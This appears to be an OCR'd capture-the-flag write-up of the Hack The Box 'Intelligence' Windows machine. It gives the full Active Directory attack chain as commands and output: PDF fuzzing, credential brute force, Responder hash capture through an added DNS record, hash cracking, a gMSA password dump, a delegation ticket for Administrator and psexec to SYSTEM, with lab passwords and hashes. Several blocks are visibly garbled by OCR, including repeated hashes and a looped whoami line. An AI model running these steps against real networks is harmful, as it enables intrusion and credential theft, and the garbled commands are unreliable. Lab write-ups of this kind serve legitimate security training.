1.0 **RECONNAISSANCE**

1.1 Network Mapping

1.1.1 Port 53 and Port 80

Discovered of Port 53 with DNS services and Port 80 with IIS Microsoft web server

```
PORT STATE SERVICE VERSION

53/tcp open domain Simple DNS Plus

80/tcp open http Microsoft IIS httpd 10.0

| http-server-header: Microsoft-IIS/10.0

| http-methods:

| Potentially risky methods: TRACE

| http-title: Intelligence
```

1.1.2 **Port AD**

Discover port 88, 389, 636, 3268, 3269. This port is related to Active Directory. Domain name also being identified.

```
88/tcp open kerberos-sec // icrosoft Windows Kerberos (server time: 2021-11-14 18:37:052)
139/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows RPC
139/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)

_ssl-date: 2021-11-14718:38:51+00:00; +8h00m02s from scanner time.
ssl-cert: Subject: commonName=dc.intelligence.htb
Subject Alternative Name: othername:cunsupported>, DNS:dc.intelligence.htb
Not valid before: 2021-04-19T00:43:16
_Not valid after: 2022-04-19T00:43:16
_Not valid after: 2022-04-19T00:43:16
Subject Alternative Name: othername:cunsupported>, DNS:dc.intelligence.htb
O36/tcp open ssl/dap Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/dap Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
ssl-cert: Subject: cummonName=dc.intelligence.htb
Not valid before: 2021-04-19T00:43:16
_Not valid after: 2022-04-19T00:43:16
_Ssl-date: 2021-11-14718:38:50+00:00; +8h00m01s from scanner time.

356/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
_ssl-cert: Subject: commonName=dc. intelligence.htb
Not valid before: 2021-04-19T00:43:16
_ssl-date: 2021-11-14718:38:52+00:00; +8h00m01s from scanner time.

356/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
_ssl-cert: Subject: commonName=dc. intelligence.htb
Not valid after: 2022-04-19T00:43:16
_Not valid after: 2
```

1.1.3 **Port SMB**

Discover port 135, 139, 445 related to SMB

1.2 Website enumeration


1.2.1 Main page

Discovered email address format




1.2.2 **PDF** files

Discovered 2 pdf file can be downloaded



Note that the file format of the pdf file is in 2020-month-day.PDF



1.2.3 Wordlists

Generate a pdf date lists. Crunch '-t' options is for output format.

```
| sodanewakalinew:~/Documents/HTB/Machine/Windows/Intelligence$ crunch 5 5 0123456789 -t aa-aa -o numbers.lst crunch will now generate the following amount of data: 60000 bytes

0 MB

0 GB

0 TB

0 PB

Crunch will now generate the following number of lines: 10000

crunch: 100% completed generating output
```

Content of the wordlist state below.

1.2.4 PDFs Brute Force

Fuzzing for valid pdfs.

```
:: Method
 :: URL
                       : http://intelligence.htb/documents/2020-FUZZ-upload.pdf
                        FUZZ: /home/sodanew/Documents/HTB/Machine/Windows/Intelligence/words-dir/numbers.lst
 :: Wordlist
 :: Output file
                       : ./web-dir/pdfs.csv
 :: File format
                      : csv
 :: Follow redirects : false
 :: Calibration
                      : false
 :: Timeout
                       : 10
 :: Threads
                       : 40
 :: Matcher
                       : Response status: 200,204,301,302,307,401,403,405
01-20
                          [Status: 200, Size: 11632, Words: 157, Lines: 127]
                          [Status: 200, Size: 11557, Words: 167, Lines: 136]
[Status: 200, Size: 26835, Words: 241, Lines: 209]
01-23
01-01
01-02
                          [Status: 200, Size: 27002, Words: 229, Lines: 199]
01-04
                          [Status: 200, Size: 27522, Words: 223, Lines: 196]
                          [Status: 200, Size: 26400, Words: 232, Lines: 205]
01-10
01-25
                          [Status: 200, Size: 26252, Words: 225, Lines: 193]
                                                                                         long list of valid pdfs
01-22
                          [Status: 200, Size: 28637, Words: 236, Lines: 224]
01-30
                          [Status: 200, Size: 26706, Words: 242,
```


1.2.5 Mass download

Extract only the URL out from the .csv file and download all the files with wget.

```
:~/Documents/HTB/Machine/Windows/Intelligence/target-items/pdfs$
wget -i /home/sodanew/Documents/HTB/Machine/Windows/Intelligence/words-dir/valid
-pdfs.lst intelligence.htb
--2021-11-28 06:30:23-- http://intelligence.htb/
Resolving intelligence.htb (intelligence.htb)... 10.10.10.248
Connecting to intelligence.htb (intelligence.htb) 10.10.10.248 :80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7432 (7.3K) [text/html]
Saving to: 'index.html'
                    100%[=========]
index.html
                                                  7.26K --.-KB/s
                                                                     in 0s
2021-11-28 06:30:23 (177 MB/s) - 'index.html' saved [7432/7432]
--2021-11-28 06:30:23-- http://intelligence.htb/documents/2020-01-20-upload.pdf
Reusing existing connection to intelligence.htb:80.
HTTP request sent, awaiting response... 200 OK
Length: 11632 (11K) [application/pdf]
Saving to: '2020-01-20-upload.pdf
2020-01-20-upload.p 100%[=============] 11.36K --.-KB/s
                                                                     in 0s
```

1.2.6 Examine PDFs

Examine each the pdf files and remove all pdf that contain gibberish as such



Found people names as shown below with exiftool.


```
:~/Documents/HTB/Machine/Windows/Intelligence/target-items/pdf-file$ exiftool *
====== 2020-01-01-upload.pdf
ExifTool Version Number
                                 : 12.34
File Name
                                 : 2020-01-01-upload.pdf
Directory
File Size
                                 : 26 KiB
File Modification Date/Time
                                 : 2021:11:14 20:28:41+08:00
File Access Date/Time
                                 : 2021:11:14 20:50:54+08:00
File Inode Change Date/Time
                                 : 2021:11:14 20:49:40+08:00
File Permissions
                                 : -rw-r--r-
                                 : PDF
File Type
File Type Extension
                                 : pdf
MIME Type
                                   application/pdf
PDF Version
Linearized
                                   No
Page Count
                                   William.Lee
Creator
         2020 12 15 unload adf
ExifTool Version Number
                                 : 12.34
                                   2020-12-15-upload.pdf
File Name
Directory
File Size
                                 : 27 KiB
                                 : 2021:11:14 20:29:02+08:00
File Modification Date/Time
File Access Date/Time
                                   2021:11:14 20:51:00+08:00
File Inode Change Date/Time
                                   2021:11:14 20:49:40+08:00
File Permissions
                                   -rw-r--r
                                 : PDF
File Type
File Type Extension
                                 : pdf
MIME Type
                                   application/pdf
PDF Version
                                   1.5
Linearized
                                   No
Page Count
                                 : Jose.Williams
Creator
```

1.2.7 Important PDFs

Sorted out 2 interesting pdfs with plain text information.



Discovered a plaintext password. Required a valid account or username for login to SMB.



1.2.8 Extract creator

Extract all the creator's name

1.2.9 Brute Force valid credentials

Brute force valid credentials with kerbrute tool.

1.3 SMB Enumeration

Login with valid credentials. Discovered 'Users' and 'IT' directory.

1.3.1 IT directory

Content of downdetector.ps1.

1.3.2 Users directory

Discovered Tiffany.molina, Ted.graves and Administrator directory.

```
aomiae cec cor . par
# use Users
#ls
drw-rw-rw-
                   0 Mon Apr 19 09:20:26 2021 .
                   0 Mon Apr 19 09:20:26 2021 ..
                   0 Mon Apr 19 08:18:39 2021 Administrator
drw-rw-rw-
                   0 Mon Apr 19 11:16:30 2021 All Users
drw-rw-rw-
                   0 Mon Apr 19 10:17:40 2021 Default
0 Mon Apr 19 11:16:30 2021 Default User
drw-rw-rw-
drw-rw-rw-
                  174 Mon Apr 19 11:15:17 2021 desktop.ini
-rw-rw-rw-
                  0 Mon Apr 19 08:18:39 2021 Public
0 Mon Apr 19 09:20:26 2021 Ted.Graves
drw-rw-rw-
drw-rw-rw-
                    0 Mon Apr 19 08:51:46 2021 Tiffany.Molina
drw-rw-rw-
```

Administrator and Ted.graves directory access denied.

```
# cd Ted.Graves

[-] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted those access rights.)

# cd ...
```

Tiffany.molina directory list. Get user flags.

```
# cd Tiffany.Molina
# ls
drw-rw-rw-
drw-rw-rw-
drw-rw-rw-
                                                                                       Molina

| Mon Apr 19 08:51:46 2021 .
| Mon Apr 19 08:51:46 2021 .
| Mon Apr 19 08:51:46 2021 .
| Mon Apr 19 08:51:46 2021 Applata
| Mon Apr 19 08:51:46 2021 Applata
| Mon Apr 19 08:51:46 2021 Application Data
| Mon Apr 19 08:51:46 2021 Desktop
| Mon Apr 19 08:51:46 2021 Desktop
| Mon Apr 19 08:51:46 2021 Desktop
| Mon Apr 19 08:51:46 2021 Downloads
| Mon Apr 19 08:51:46 2021 Downloads
| Mon Apr 19 08:51:46 2021 Inlaks
| Mon Apr 19 08:51:46 2021 Music
| Mon Apr 19 08:51:46 2021 Start Menu
| Mon Apr 19 08:51:46 2021 Templates
| Mon Apr 19 08:51:46 2021 Templates
| Mon Apr 19 08:51:46 2021 Videos
 drw-rw-rw-
drw-rw-rw-
   drw-rw-rw-
 drw-rw-rw-
drw-rw-rw-
   drw-rw-rw-
   drw-rw-rw-
drw-rw-rw-
drw-rw-rw-
   drw-rw-rw-
    -rw-rw-rw-
-rw-rw-rw-
    -rw-rw-rw-
-rw-rw-rw-
-rw-rw-rw-
      -rw-rw-rw-
-rw-rw-rw-
   drw-rw-rw-
   drw-rw-rw-
drw-rw-rw-
   drw-rw-rw-
   drw-rw-rw-
   drw-rw-rw-
```


1.4 AD Enumeration

1.4.1 Bloodhound

Extract all information with valid credentials.

```
:~/Documents/HTB/Machine/Windows/Intelligence/bloodhound-dir$ bloodhound-python -
u tiffany.molina -p 'NewIntelligenceCorpUser9876' -ns '10.10.10.248' -d 'intelligence.htb' -c al
INFO: Found AD domain: intelligence.htb
INFO: Connecting to LDAP server: dc.intelligence.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: dc.intelligence.htb
INFO: Found 42 users
INFO: Found 54 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: svc_int.intelligence.htb
INFO: Querying computer: dc.intelligence.htb
WARNING: Could not resolve: svc_int.intelligence.htb: The DNS operation timed out after 3.203644
037246704 seconds
INFO: Done in 00M 37S
               :~/Documents/HTB/Machine/Windows/Intelligence/bloodhound-dir$ ls
20211128085932_domains.json
                              20211128085932_users.json
```

Upload it to Bloodhound GUI. Next mark the user that have gained access.



^{**} EVERYONE on AD can create domain entry to the domain **

1.5 DNS Relay attack

From the power shell script(downdetector.ps1). Discovered that the script will grab any DNS record that start with web* strings and download it with GET requests. Attack it by adding A record to the domain and point back to attacker IP.

1.5.1 Responder

Open responder to gather connection

```
llinew:~/Documents/HTB/Machine/Windows/Intelligence$ sudo responder -I tun0
           NBT-NS, LLMNR & MDNS Responder 3.0.7.0
 Author: Laurent Gaffie (laurent.gaffie@gmail.com)
 To kill this script hit CTRL-C
[+] Poisoners:
    LLMNR
                                [ON]
    NBT-NS
                                [ON]
    DNS/MDNS
                                [ON]
    DHCP
[+] Servers:
   HTTP server
                                [ON]
   HTTPS server
                                [ON]
   WPAD proxy
   Auth proxy
    SMB server
                                [ON]
```

1.5.2 Add A record

Add DNS record with dnstool.py from https://github.com/dirkjanm/krbrelayx

1.5.3 Responder gathered data

Gathered Ted credentials hash

```
[+] Listening for events...

[HTTP] NTLMv2 Client : 10.10.10.248

[HTTP] NTLMv2 Username : intelligence\Ted.Graves

[HTTP] NTLMv2 Hash : Ted.Graves:intelligence\Ted.Graves

[HTTP] NTLMv2 Hash : Ted.Graves\Ted.Graves

[HTTP] NTLMv2 Hash : Ted.Graves\Ted.Graves\Ted.Graves\Ted.Graves\Ted.Graves\Ted.Graves\Ted.Graves\Ted.Graves\Ted.Grave
```

1.6 Crack Hash


1.6.1 Obtain password

Crack the hash with hashcat. Obtained the plaintext password for Ted.Graves user.

1.6.2 Verify credentials

Test the credentials with crackmapexec


Owned ted.graves edit it on bloodhound.



1.7 Read GMSA password

1.7.1 Bloodhound Tip

Bloodhounds show the way to get password. This is executable file.



Alternative way tool: https://github.com/micahvandeusen/gMSADumper

1.7.2 Obtain svc_int password hash

Get hash for the svc_int account.

```
| sodanew@kalinev:~/Documents/HTB/Machine/Windows/Intelligence$ python3 /opt/kerberos/gMSADumper/gMSADumper.py -u 'ted.graves' -p 'Mr.Teddy' -d intelligence.htb
| Users or groups who can read password for svc_int$:
| > DC$
| > itsupport
| svc_int$:::b98d4cef68f72a98dfeed732d1b1abca
| soutanewwkatinew:~/Documents/HTB/Macnine/Windows/Intelligence$
```

1.7.3 Verify credentials

Verify svc_int credentials

```
) sodanewakalinew:~/Documents/HTB/Machine/Windows/Intelligence$ crackmapexec smb intelligence.htb -u 'svc_int$' -H 'b9 8d4cef68f72a98dfeed732d1b1abca'

SMB 10.10.10.248 445 DC [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:intelligence.htb) (signing:True) (SMBv1:False)

SMB 10.10.10.248 445 DC [*] intelligence.htb\svc_int$ b98d4cef68f72a98dfeed732d1b1abca
```

Update the machine with server time

```
Save_ints...byounceroor.zayourecu/szuaranca
sodonnewBalfinew:~/Documents/HTB/Machine/Windows/Intelligence$ sudo ntpdate 10.10.10.248
{"time":"2021-11-28T18:40:31.695349+0800","offset":28825.633890,"precision":0.125671,"host":"10.10.10.248","ip":"10.10.10.248","stratum":1,"leap":"no-leap","adj
usted":true}
CLOCK: time stepped by 28825.633890
SodonnewgWalfinew:~/Documents/HTB/Machine/Windows/Intelligence$
```

2.0 **ROOT**

2.1.1 Silver Ticket

Silver ticket Attack to get Administrator ticket.

```
| sodanex@kalinew:-/Documents/HTB/Machine/Windows/Intelligence$ sudo ntpdate 10.10.10.248
{"time':"2021-11-28721:24:04.146427+0800","offset":976.762353,"precision":0.189371,"host":"10.10.10.248","ip":"10.10.10.248","stratum":1,"leap":"no-leap","adjus ted":true}
CLOCK: time stepped by 976.762353
| sodanex@kalinew:-/Documents/HTB/Machine/Windows/Intelligence$ getST.py -spn www/dc.intelligence.htb -impersonate Administrator intelligence.htb/svc_int$ -hashes by98d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by8d/cef68f72a98dfeed/32d1blabca:by
```

Export KRB5CCNAME

```
| sodanew@kalinew:~/Documents/HTB/Machine/Windows/Intelligence$ export KRB5CCNAME=Administrator.ccache
```

2.1.2 Gain access

PSEXEC into victim machine by impacket.

```
| Sodanew@kalinew:~/Documents/HTB/Machine/Windows/Intelligence$ psexec.py -k -no-pass intelligence.htb/administrator@dc.intelligence.htb
| Impacket v0.9.24.dev1+20210706.140217.6da655ca - Copyright 2021 SecureAuth Corporation

| Requesting shares on dc.intelligence.htb....
| Found writable share ADMIN$
| Uploading file SJDecelc.exe
| Opening SVCManager on dc.intelligence.htb....
| Creating service YRkp on dc.intelligence.htb....
| Starting service YRkp.....
| Press help for extra shell commands
| Microsoft Windows [Version 10.0.17763.1879]
| Color 2018 Microsoft Corporation. All rights reserved.
| C:\Windows\system32>\whoami | ntauthority\system
| C:\Windows\system32>\whoami | ntauthority\system | C:\Windows\system32>\whoami | ntauthority\system | C:\Windows\system32>\whoami | ntauthority\system | C:\Windows\system32>\whoami | ntauthority\system | C:\Windows\system32>\whoami | ntauthority\system | C:\Windows\system32>\whoami | ntauthority\system | C:\Windows\system32>\whoami | ntauthority\system | C:\Windows\system32>\whoami | ntauthority\system | C:\Windows\system32>\whoami | ntauthority\system | C:\Windows\system32>\whoami | ntauthority\system | C:\Windows\system32>\whoami | ntauthority\system | C:\Windows\system32>\whoami | ntauthority\system | C:\Windows\system32>\whoami | ntauthority\system | C:\Windows\system32>\whoami | ntauthority\system | C:\Windows\system32>\whoami | ntauthority\system | Ntauthority\syst
```